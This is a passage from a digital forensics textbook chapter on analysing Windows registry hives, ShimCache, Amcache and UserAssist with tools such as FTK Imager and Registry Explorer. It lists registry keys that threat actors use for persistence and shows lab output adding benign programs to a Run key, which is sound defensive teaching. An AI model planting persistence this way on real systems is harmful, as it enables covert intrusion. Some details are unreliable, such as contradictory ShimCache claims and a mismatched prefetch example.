


Figure 6.5: Attach Image to FTK Imager

- a. Add the path of the image file.
4. You will see the forensics image will show under the **Evidence Tree**:
- a. Now we can transverse through the image and extract registry keys, as shown in the following figure:




Figure 6.6: Image path and after image file added as evidence item

Analyze Registry Hives using Registry Explorer

To analyze the registry keys, we will use Registry Explorer by Eric Zimmerman from:
<https://f001.backblazeb2.com/file/EricZimmermanTools/net6/RegistryExplorer.zip>

Dependency: .Net Version 6

Following are the steps to use Registry Explorer:

1. Once Registry Explorer is installed, click on **File | Load hives**.
2. Select Registry hives you need to investigate, such as:
 - a. DEFAULT, SAM, SYSTEM, SOFTWARE, SECURITY. Refer to [Figure 6.7](#):

Registry Explorer has a common bookmark which can be very handy while investigating the commonly known registry. You can add your own bookmarks, which will show under the **User** option.

We recommend reading the registry explorer manual for more details.




Figure 6.7: Load registry hives

Forensics professionals can now traverse though the hives to find out various types of information.

Let us understand with the help of scenarios that can be posed to forensics professionals to solve for and how we can use registry keys to answer these questions.

Scenario: Find recently accessed files on a machine

Let us assume we have a case where we need to investigate if an employee might have access to, and shared sensitive information outside of the company.

The task given to us is to find out what Microsoft Excel and Document files were accessed recently on a user named LabsUser machine. We need to provide a list.

To find recently accessed documents we need to look at

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`. First let us understand what is RecentDocs registry key, and why it is important.

RecentDocs Registry Key

Windows operating systems record and store a lot of data specific to actions taken by a user account, including the recent files and folders accessed by the user.

The RecentDocs MRU artifact can be found in the RecentDocs registry key, which maintains information about the files that were recently opened/saved and the folders that were opened. In Windows 10, the recent files and folders accessed by the user can be found in the `Recent Items` folder in the Users directory.

The RecentDocs MRU artifact can provide valuable insights into the activities of a suspect, such as accessing unauthorized documents, even if the source file or folder has been deleted from the system. The artifact can be particularly useful in investigations involving intellectual property theft, corporate espionage, or data breaches.

This artifact contains information related to the recent files and folders accessed. The details you can view include:

- **Extension:** File extension
- **Target Name:** Filename
- **Link name:** Link file name
- MRU position
- Open on
- **Accessed Date:** Date and time the MRU registry key was last modified.

We will be using registry hives collected using obtain protected files using FTK and will be uploading to Registry Explorer. Follow the given steps:

1. Go to the folder where you store Registry hive.
2. Navigate to `user` folder | Select users in question | Load `NTUSER.dat` file.
3. Once hive is loaded, navigate to `Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs`.
4. Now, you will see all the extensions which were recorded on the machine.
5. Each extension folder then holds all the files recently accessed, as shown:




Figure 6.8: Reviewing .XLSX files under RecentDocs Reg key

Based on the above screenshot, we can see that there are four files which were accessed on April 11, 2023:

- Wages and Salaries.xlsx
- Unemployment.xlsx
- PopulationEstimates.xlsx
- Important yearly data.xlsx

Similarly, we will review for both doc and docx as we have both file extensions captured under recentdocs and the files we found are shown in [Figure 6.9](#):

- cobaltstrike (2).doc
- Cobaltstrike.doc
- cv_with_photo_02.docx
- CV TEMPLATE_0002(1).docx
- CV TEMPLATE_0003.docx
- CV TEMPLATE_0002.docx
- Personal2.docx
- Personal.docx
- CV TEMPLATE_000.docx

Extension	Value Name	Target Name	Lnk Name	Mru Position	Opened On	Extension Last...
♀ .doc	1	CobaltStrike (2).doc	CobaltStrike (2).lnk	=	=	=
♂ .doc	0	CobaltStrike.doc	CobaltStrike.lnk		1	
Extension	Value Name	Target Name	Lnk Name	Mru Position	Opened On	Extension Last...
♀ .docx	6	cv_with_photo_02.docx	cv_with_photo_02.lnk	=	=	=
♂ .docx	5	CV TEMPLATE_0002 (1).docx	CV TEMPLATE_0002 (1).lnk		0	2023-04-11 1...
♂ .docx	2	CV TEMPLATE_0003.docx	CV TEMPLATE_0003.lnk		1	
♂ .docx	1	CV TEMPLATE_0002.docx	CV TEMPLATE_0002.lnk		2	
♂ .docx	4	Personal2.docx	Personal2 (2).lnk		3	
♂ .docx	3	Personal.docx	Personal (2).lnk		4	
♂ .docx	0	CV TEMPLATE_0005.docx	CV TEMPLATE_0005.lnk		5	

Figure 6.9: Reviewing .doc and .docx files under RecentDocs Reg key

In conclusion, the RecentDocs artifact is an essential piece of information that digital forensic experts can use to build a comprehensive picture of the activities of a user on a Windows system. By analyzing the data, forensic analysts can gain valuable insights into the actions of a suspect, including accessing unauthorized documents, even if the source files or folders have been deleted from the system.

In the next section, let us find out artifacts and evidence with the help of a scenario.

Scenario: Find out system information

The objective is to uncover a comprehensive set of system artifacts, enabling forensic analysts to gain insights into the system's configuration. This understanding is crucial for incident analysis, as it helps address the following key questions through the examination of Windows registry keys:

- When was the operating system installed?
- What is the operating system name and version?
- What is computer name?
- Who were the users logged on to this system?
- When was the last time the system shut down?
- What is the time zone setting on the system?

To answer these questions, we will explore how to retrieve essential information to identify the operating system, determine the OS installation date, access the computer's name, review the last recorded shutdown, and inspect the local time zone settings.

- For a comprehensive examination of Windows authentication-related details, it is advisable to explore the registry path located beyond \SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser.
- Registry Explorer provides a data interpreter that simplifies the extraction of human-readable dates from RegDWord values. Let us find out the installation date of the OS, shown in the following figure:
 - **Registry key path:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate

InstallDate	RegDword	1678897878
Unix/Posix (32 bit)		2023-03-15 16:31:18

Figure 6.10: OS installation date and time

- To find out about operating system name, owner and version, refer to [Figure 6.11](#):
 - Registry key path: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion`

ProductName	RegSz	Windows 10 Home
RegisteredOwner	RegSz	Windows User
DisplayVersion	RegSz	22H2

Figure 6.11: OS name, owner and version

- To find out the computer name:
 - Registry key path: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName`

ComputerName	RegSz	WINDOWS10-LAB2
--------------	-------	----------------

Figure 6.12: Computer name

- To find out the last user to log on, refer to the following figure:
 - Registry key path: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI\LastLoggedOnUser`

LastLoggedOnUser	RegSz	.\\Labuser
LastLoggedOnSAMUser	RegSz	.\\Labuser

Figure 6.13: Last logged on users

- Last recorded shutdown date/time, as shown in the following figure:
 - Registry key path: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows`

Windows FILETIME (64 bit)	2023-04-11 15:18:48
---------------------------	---------------------

Figure 6.14: Last recorded shutdown date and time

- To find out system time zone settings, refer to [Figure 6.15](#):
 - Registry key path: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation`

TimeZoneKeyName	Eastern Standard Time
-----------------	-----------------------

Figure 6.15: Last logged on users

Scenario: Find persistence mechanism set up by threat actor on a system

Before we learn how to find out and investigate the persistence mechanism set up by threat actor on a system, we should first understand how what persistence tactics, what common registry keys are used to achieve persistence on a system, and example of threat actors who has been observed using registry keys for persistence.

What are persistence tactics?

Persistence is the ability of malware to maintain a foothold on a compromised system even after a reboot. A persistent threat can evade detection and maintain access to the system, allowing attackers to continue their activities, such as exfiltrating data, planting additional malware, or launching further attacks.

Threat actors often exploit registry keys to achieve persistence, which allows them to execute malicious code or utilities on a target system, even after a reboot. Persistence techniques involve modifying the system configuration or file system to ensure that malicious code is automatically executed when the system starts up.

Registry keys are a popular choice for implementing persistence because they are less likely to be detected by anti-virus software and are often overlooked by system administrators during regular system maintenance.

Here are a few registry keys that are commonly used for persistence:

- **Run keys:** These keys are used to specify applications that run when the system starts up. Malware can add its own application to the Run key to ensure that it is executed at system startup.
- **Services keys:** These keys are used to manage system services. Malware can create a new service and configure it to execute malicious code when the system starts up.
- **AppInit_DLLs key:** This key is used to specify **dynamic link libraries (DLLs)** that are loaded into every process when it starts up. Malware can create a DLL containing malicious code and add it to the `AppInit_DLLs` key, ensuring that it is loaded into every process when it starts up.
- **Shell keys:** These keys are used to specify the user interface shell that is used when the user logs in. Malware can modify the shell key to launch its own user interface shell, which can be used to execute malicious code.

Here are some examples of threat actor groups and cases where registry keys were used for persistence:

- **APT28 (Fancy Bear):** This Russian cyber-espionage group has been known to use registry keys for persistence. In one case, they used a registry key to automatically execute a backdoor every time the system was restarted.
 - Registry key used: `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- **Lazarus Group:** This North Korean threat actor group used registry keys to achieve persistence in the Sony Pictures hack of 2014. They created a registry key that launched a malware payload every time a user logged into the system.
 - Registry key used: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell`
- **FIN7:** This financially motivated threat actor group used a registry key to achieve persistence in their attacks against the hospitality industry. They created a key that executed a malicious PowerShell script every time the system started up.
 - Registry key used: `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnceEx`

Because registry keys are a commonly exploited area for persistence, digital forensic professionals, **Incident Response (IR)** teams, and threat hunters need to understand how to leverage the registry to uncover malicious applications, utilities, and software.

For learning purposes, we will be adding `notepad.exe` and `calc.exe` to `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` registry key and treat them as part of maintaining persistence on the compromised machine by the threat actor.

To add `notepad.exe` and `calc.exe` we will use a PowerShell script, as shown:

```

PS C:\Users\Labuser\Downloads> .\run_registry_Add.ps1

Calculator : C:\Windows\calc.exe
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
PSChildName : Run
PSDrive : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

Notepad : C:\Windows\notepad.exe
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
PSChildName : Run
PSDrive : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry

Registry keys added successfully!

```

Figure 6.16: Adding notepad.exe and calc.exe to registry

Now let us investigate the Run registry keys and see if `notepad.exe` and `calc.exe` are added to registry path: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`, as shown in the following figure:




Figure 6.17: Notepad.exe and calc.exe added to run key

To remove the added registry keys, you can use another PowerShell script.

Commonly known Registry keys used for persistence

This is not an exhaustive list and threat actors may find new ways to maintain persistence on a system, but the following table consists of the most used registry keys for persistence:

Registry Key	Description	Persistence mechanism
HKCU: SOFTWARE\Microsoft\Windows\CurrentVersion\Debug	Stores debug settings for Windows operating system.	Threat actors can use this key to enable verbose logging to hide their activity. They can also use this key to disable debugging logging to avoid detection.

Registry Key	Description	Persistence mechanism
HKLM: SOFTWARE\Microsoft\Windows\CurrentVersion	Stores configuration settings for the Windows operating system.	Threat actors can use this key to create, modify, or delete keys and values in the registry, potentially changing operating system behavior to their liking, including disabling security features or changing default settings.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001"	Stores commands to run once when a user logs in.	Threat actors can use this key to run malicious code or commands during the startup process, ensuring persistence even if the system is rebooted. They can also use it to execute commands with elevated privilege.
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend	Stores dependencies for the RunOnceEx key.	Threat actors can use this key to specify dependencies for the command that they want to execute during the startup process.
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run	Stores commands to run automatically when a user logs in.	Threat actors can use this key to run malicious code or commands during the startup process, ensuring persistence even if the system is rebooted. They can also use it to execute commands with elevated privilege.

Registry Key	Description	Persistence mechanism
<code>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce</code>	Stores commands to run once when a user logs in.	Threat actors can use this key to run malicious code or commands during the startup process, ensuring persistence even if the system is rebooted. They can also use it to execute commands with elevated privilege.
<code>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices</code>	Stores commands to run as a service when the operating system starts.	Threat actors can use this key to create a service that runs their code with elevated privilege, ensuring persistence even if the system is rebooted. They can also use it to replace a legitimate service with a malicious one, allowing them to execute their code in the context of that service.

Registry Key	Description	Persistence mechanism
<code>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce</code>	Stores commands to run as a service once when the operating system starts.	Threat actors can also use it to replace legitimate services with malicious ones, allowing them to maintain unauthorized access or potential execute malicious actions without detection. This presents a significant security risk that requires vigilant monitoring and mitigation strategies.

Table 6.1: Registry keys that can be used by malware/threat actors

We will explore more registry keys and other locations within the Windows operating system, which can aid digital forensics professionals in finding out artifacts to answer what happened, when it happened, who performed it, why and how it happened. Let us start with ShimCache and AmCache.

Shimcache

ShimCache is a Windows artifact that records traces of executables that have been executed or accessed on a system. It is a valuable source of information for forensic investigators, as it can provide evidence of which files were present on a system at a particular point in time.

ShimCache is created by the **Application Compatibility Engine (ACE)**, a component of the Windows operating system that is responsible for ensuring that older applications can run on newer versions of Windows. The ACE maintains a database of information about applications and their compatibility settings, and it uses this database to apply compatibility fixes when necessary.

When an executable file is executed on a Windows system, the ACE checks its database to see if any compatibility fixes are needed. If a fix is required, the ACE creates a shim, which is a small piece of code that intercepts calls to the Windows API and modifies them as necessary. The shim is then cached in the ShimCache.

The ShimCache stores entries for both 32-bit and 64-bit applications, and it records the file path, last modified date, and size of each executable. It also records the first and last execution timestamps of each binary, along with the number of times it was executed.

Forensic investigators can use the information stored in the ShimCache to determine which executables were present on a system at a particular point in time. This can be useful for identifying malware or other malicious software that may have been executed on the system. However, it is important to note that ShimCache only records the presence of files, not their execution, so it cannot be used to prove that a particular binary was executed.

ShimCache data is stored in the SYSTEM registry hive, which is a binary file that contains configuration information for the Windows operating system. The ShimCache is located in the following registry key:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache`

The ShimCache can be accessed and analyzed using a variety of forensic tools, including registry explorer, PowerShell scripts, and specialized forensic analysis software like:

- AppCompatParser by Eric Zimmerman
 - Download: <https://www.sans.org/tools/appcompatcacheparser/>
- Shimcache parser written by Mandiant
 - Download: <https://github.com/mandiant/shimcacheparser>

Our next topic is Amcache. Let us understand why Amcache is important in digital forensics, and where and how to analyze Amcache data.

Amcache

Amcache is a database maintained by the Windows Operating System, which keeps records of all the applications and programs that have been executed on the system. It is a part of the Microsoft Compatibility Appraiser, which is used by the operating system to collect data for software compatibility analysis.

The Amcache database contains a variety of information about each application, including the file path for the executable, the date and time it was first run, the last time it was run, the SHA-1 hash value, and other details such as digital signatures, version information, and more.

The Amcache database can be found on the following path on a Windows system:

`C:\Windows\AppCompat\Programs\Amcache.hve`

We will use Amcacheparser developed by *Eric Zimmerman* to parse the data. But first, the load extracts the Amcache.hve file either using autopsy or any other forensics tools.

These tools can present the information in a variety of formats, including HTML, CSV, and XML.

Review the extracted information to identify any potential security risks or compatibility issues. For example, you can use the data to determine which applications have been installed on the system, when they were first installed, and when they were last run. In addition to executable files, Amcache also includes information about other types of files, such as DLLs and drivers.

Step to analyze Amcache

Follow the given steps to analyze Amcache:

1. Download Amcacheparser.exe from *Eric Zimmerman*'s GitHub page or install using his PowerShell script to install all of his tools.
2. Extract the Amcache from the forensics disk image:
 - a. Location: `c:\Windows\AppCompat\Programs\Amcache.hve`
3. Run the following command:
 - a. `Amcacheparser.exe -f c:\windows\appcompat\Programs\Amcache.hve --csv amcache.csv`
4. Once the Amcache parsing is done, you will see stats like how many shortcuts, binaries, driver packages etc. have been found from the Amcache.
5. Based on your investigation, scrutinize and analyze the file where you are most likely to find the information you are looking for.
6. You will get the following output:

```

C:\Windows\appcompat\Programs\Amcache.hve is in new format!

Total file entries found: 444
Total shortcuts found: 95
Total device containers found: 10
Total device PnPs found: 64
Total drive binaries found: 359
Total driver packages found: 3

Found 116 unassociated file entry

Results saved to: amcache.csv

Total parsing time: 1.519 seconds

```

Figure 6.18: Output of the AmcacheParser command

We looked at the shortcuts parsed by Amcache parser, and we were able to the tools and file we were running on the lab machine. They are illustrated in the following figure:

A	B	C
KeyName	LinkName	KeyLastWriteTimestamp
wordpad.lnk b071df874662c2a35	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Wordpad.lnk	4/19/2023 19:10
word.lnk a2323da2ea107d0a	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Word.lnk	4/19/2023 19:10
windows powershell b1cd4025b97d70a	C:\Users\labuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\Windows PowerShell (x86).lnk	4/16/2023 22:43
windows powershell 6d2a15ea3d3f395	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\Windows PowerShell (x86).lnk	4/16/2023 22:43
windows powershell 4cf5fb7a579f6409	C:\Users\labuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\Windows PowerShell.lnk	4/16/2023 22:43
windows powershell 4cf5fb7a579f6409	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\Windows PowerShell.lnk	4/16/2023 22:43
windows powershell 6d2a15ea3d3f395	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\Windows PowerShell (x86).lnk	4/16/2023 22:43
windows fax and scan.lnk f1a6b35c2548c0	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows Fax and Scan.lnk	4/16/2023 22:43
windows fax and scan.lnk f1a6b35c2548c0	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Windows Fax and Scan.lnk	4/16/2023 22:43
windows defender 9641b103e9d93c3a4	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Windows Defender Firewall with Advanced Security.lnk	4/16/2023 22:43
vlc media player d199f63fa5f1204c	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Video\AN VLC media player skinned.lnk	4/16/2023 22:43
vlc media player a113161e5fd1f839e	C:\Users\Public\Desktop\VL media player.lnk	4/16/2023 22:43
vlc media player 95418373059eb424	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Video\AN VLC media player - reset preferences and cache files.lnk	4/12/2023 21:49
vlc media player 00193932f4#0#907	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Video\AN VLC media player.lnk	4/12/2023 21:49
videolan website 467fe0017fc86c	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Video\AN Website.lnk	4/9/2023 8:27
uninstall.lnk dfb799873e1709	C:\Users\labuser\Desktop\Config\systemprofile\ApplData\Roaming\Microsoft\Windows\Start Menu\Programs\Oracle VM VirtualBox Guest A	4/9/2023 8:27
uninstall.lnk 20d42f29e2cc9df	C:\Users\labuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Oracle VM VirtualBox Guest Additions\Uninstall.lnk	4/5/2023 7:54
uninstall recuva d95d8e6484a776	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Recuva\Uninstall Recuva.lnk	4/5/2023 7:54
uninstall analyzer 52a031008a9a9	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Analyzer\Uninstall analyzerMFT.lnk	4/5/2023 7:54
task scheduler 4cc0a311088e1	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Task Scheduler.lnk	4/5/2023 7:54
task scheduler 4cc0a311088e1	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Administrative Tools\Task Scheduler.lnk	4/5/2023 7:54

Figure 6.19: Reviewing Amcache output file

We can employ tools such as Timeline Explorer by Eric Zimmerman or Plaso (`Log2Timeline.py`) to conduct a more in-depth analysis of the Amcache output files. Let us revisit one of the previously analyzed examples, which pertains to “`Funnywork.exe`” from [Chapter 5, File System and Log Analysis](#). During our analysis, we determined that it was an executable file rather than a JPEG file, based on the magic header. While scrutinizing Amcache results, we should be able to identify the presence of this file and even retrieve date and time stamps. For instance, “`Funnywork.exe`” is associated with a Microsoft Office product and was first observed on February 26, 2023, at 12:02:15:

Timeline Explorer v2.0.0.1			
File	Tools	Tabs	View
20230421212531_Amcache_UnassociatedFileEntries.csv			
Drag a column header here to group by that column			Enter text to search... Find
File Key Last Writ...	Full Path	Link Date	Product Name
2023-04-16 22:43:51	c:\users\labuser\downloads\funnywork.exe	2023-02-26 12:02:15	microsoft office
2023-04-18 08:31:17	c:\program files\common files\microsoft sh...	2075-02-26 01:49:35	microsoft.office.c2r.inspe
2023-04-18 08:31:17	c:\program files\common files\microsoft sh...	2023-03-24 00:37:36	microsoft office

Figure 6.20: Analyzing Amcache unassociated file entries via timeline explorer

The information stored in the Amcache database can be used by system administrators, digital forensics professionals, and security analysts to analyze the software running on a system and to identify any potential security risks and events associated with the case/incident.

For example, the SHA-1 hash value stored in the Amcache database can be used to determine if a particular executable has been tampered with or is a known malicious file.

UserAssist

The UserAssist feature in Windows records details about a user's interaction with the Windows Explorer shell by creating a set of encrypted subkeys within the user's **NTUSER.DAT** hive in the Windows Registry. Each subkey contains information about the user's actions, such as the time and frequency of application launches, which is encrypted using the Rot-13 algorithm to prevent unauthorized access or modification.

A few examples of Rot-13 conversion are:

Extension	.exe	.zip	.lnk
Rot 13 Value	.rkr	.mvc	.yax

Table 6.2: Rot-13 examples

What is the UserAssist key?

The UserAssist key is a subkey of the Windows Registry that contains information about the programs and files that a user has accessed on a Windows computer. The key is located in the following registry path:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist. The information stored in the UserAssist key includes the names and locations of programs and files, as well as how many times they have been accessed and when they were last accessed. This information is stored in binary format, which makes it difficult to read directly. However, there are tools available that can decode this binary data and present it in a human-readable format.

Extract registry hives either from FTK or any other method you wish. And then to analyze the information stored in the UserAssist key, investigators can use tools such as RegRipper or NirSoft's UserAssistView. These tools can decode binary data and present it in a human-readable format. Once the data is decoded, investigators can analyze it to learn about the programs and files that a user has accessed, how frequently they have accessed them, and when they were last accessed.

In addition to analyzing the data stored in the UserAssist key, investigators can also use the information to build a timeline of a user's activities. By combining the data from the UserAssist key with other sources of information, such as event logs or web browser history, investigators can gain a more complete understanding of a user's activities on a Windows computer.

Value for Digital Forensics and Incident Response

UserAssist stores valuable sources of information in **Digital Forensics and Incident Response (DFIR)** investigations. By analyzing the data stored in the UserAssist subkeys, investigators can gain insights into a user's activities on a Windows system, such as which applications were used, when they were used, and how frequently they were used.

This information can be particularly useful in malware investigations, where the UserAssist data can help identify suspicious or malicious programs that have been run on a system. Here are a few examples where UserAssist data can be used by digital forensics analysts as well as incident responders:

- **Malware analysis:** When investigating a malware infection, investigators can use UserAssist data to identify the malware's entry point on the system. By examining the UserAssist subkeys, investigators can identify the executable file that was launched to trigger the malware infection, which can help them determine the malware's propagation path and identify other systems that may be infected.
- **Insider threat investigations:** UserAssist data can be useful in investigating insider threats, where a user may have accessed or exfiltrated sensitive data. By analyzing the UserAssist data, investigators can determine which applications were used to access the sensitive data, when they were accessed, and how frequently they were accessed.
- **Incident response:** UserAssist data can be used to reconstruct a timeline of user activity leading up to a security incident. For example, if a system was compromised, investigators can use the UserAssist data to identify which programs were executed and when, which can help them identify the attack vector and determine how the attacker gained access to the system.
- In addition to providing valuable information for investigations, UserAssist data can also be used to create timelines of user activity, which can be used to reconstruct a user's actions leading up to a security incident or system compromise.

Metadata of UserAssist subkey:

- **Application name:** UserAssist data can provide the name of the application that was launched by the user, which can help investigators understand the user's activities on the system.
- **Application path:** UserAssist data can provide the file path of the application that was launched, which can help investigators identify the location of the application on the system and determine if it is legitimate or malicious.
- **Last execution time:** UserAssist data records the date and time of the last execution of an application, which can help investigators create a timeline of user activity on the system.
- **Execution count:** UserAssist data can provide the number of times an application has been executed, which can help investigators understand the frequency of the user's activities.
- **Focus count:** UserAssist data can provide the number of times an application has been the focus of the user's attention, which can help investigators identify which applications were most important to the user.
- **Session count:** UserAssist data can provide the number of times an application has been executed during a user's session, which can help investigators determine the duration of the user's activities.
- **Username:** UserAssist data includes the username associated with the activity, which can help investigators identify the user responsible for the activity.

In conclusion, the UserAssist key is a valuable source of information for digital forensic investigators who are trying to understand the activities of a user on a Windows computer. By analyzing the information stored in the key, investigators can learn about the programs and files that a user has accessed, how frequently they have accessed them, and when they were last accessed. This information can be used to build a timeline of a user's activities, which can be used to support or refute a hypothesis in a digital forensic investigation.

The below screenshot is from Registry explorer where we navigated to the reskisy key:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist` to observe when and how many times which program was run by the user from Explorer or the start menu or by double click:

Program Name	Run Counter	Focus Count	Focus Time	Last Executed
(System32)\msiexec.exe	3	0	0d, 0h, 0m, 00s	2023-04-04 00:47:03
User Pinned\TaskBar Microsoft Edge.Ink	3	0	0d, 0h, 0m, 00s	2023-04-03 18:48:46
window.immersivecontrolpanel_cwvih2tbyevyimicsoft.windows.immersivecontrolpanel	2	3	0d, 0h, 0m, 36s	2023-04-03 18:43:21
\WBOSSRV\Victim_shared\Windows_10\Fornsic\Tools\FTK_Imager\AccessData_FTK_Jmager_4.7.1.exe	1	0	0d, 0h, 0m, 00s	2023-04-03 18:33:24
C:\Users\labuser\Desktop\slack.Ink	1	0	0d, 0h, 0m, 00s	2023-04-03 18:09:00
com.squirrel.slack.slack	2	16	0d, 0h, 22m, 09s	2023-04-03 18:09:00
C:\Users\labuser\Desktop\Discord.Ink	1	0	0d, 0h, 0m, 00s	2023-04-03 15:45:01
com.squirrel.Discord.Discord	1	23	0d, 0h, 25m, 50s	2023-04-03 15:45:01
Microsoft.Windows.Photos\8vekyb308bwv\App	4	2	0d, 0h, 0m, 24s	2023-04-03 15:19:50

Figure 6.21: Analyzing UserAssist reg key via registry explorer

Prefetch

Prefetch files, integral to the Windows system, store essential data about frequently accessed programs and files, thereby enhancing application loading speed. These files are autogenerated by Windows and encompass details regarding executed applications, encompassing their path, resource usage, and timestamps. Typically, prefetch files adhere to a standardized naming convention, commencing with the application's name, followed by a hyphen and an eight-character hash derived from the execution path. They culminate with the .pf file extension. For instance, if you execute `calc.exe` from `c:\Windows\System32`, Windows will generate a prefetch file named `DISCORD.EXE-`

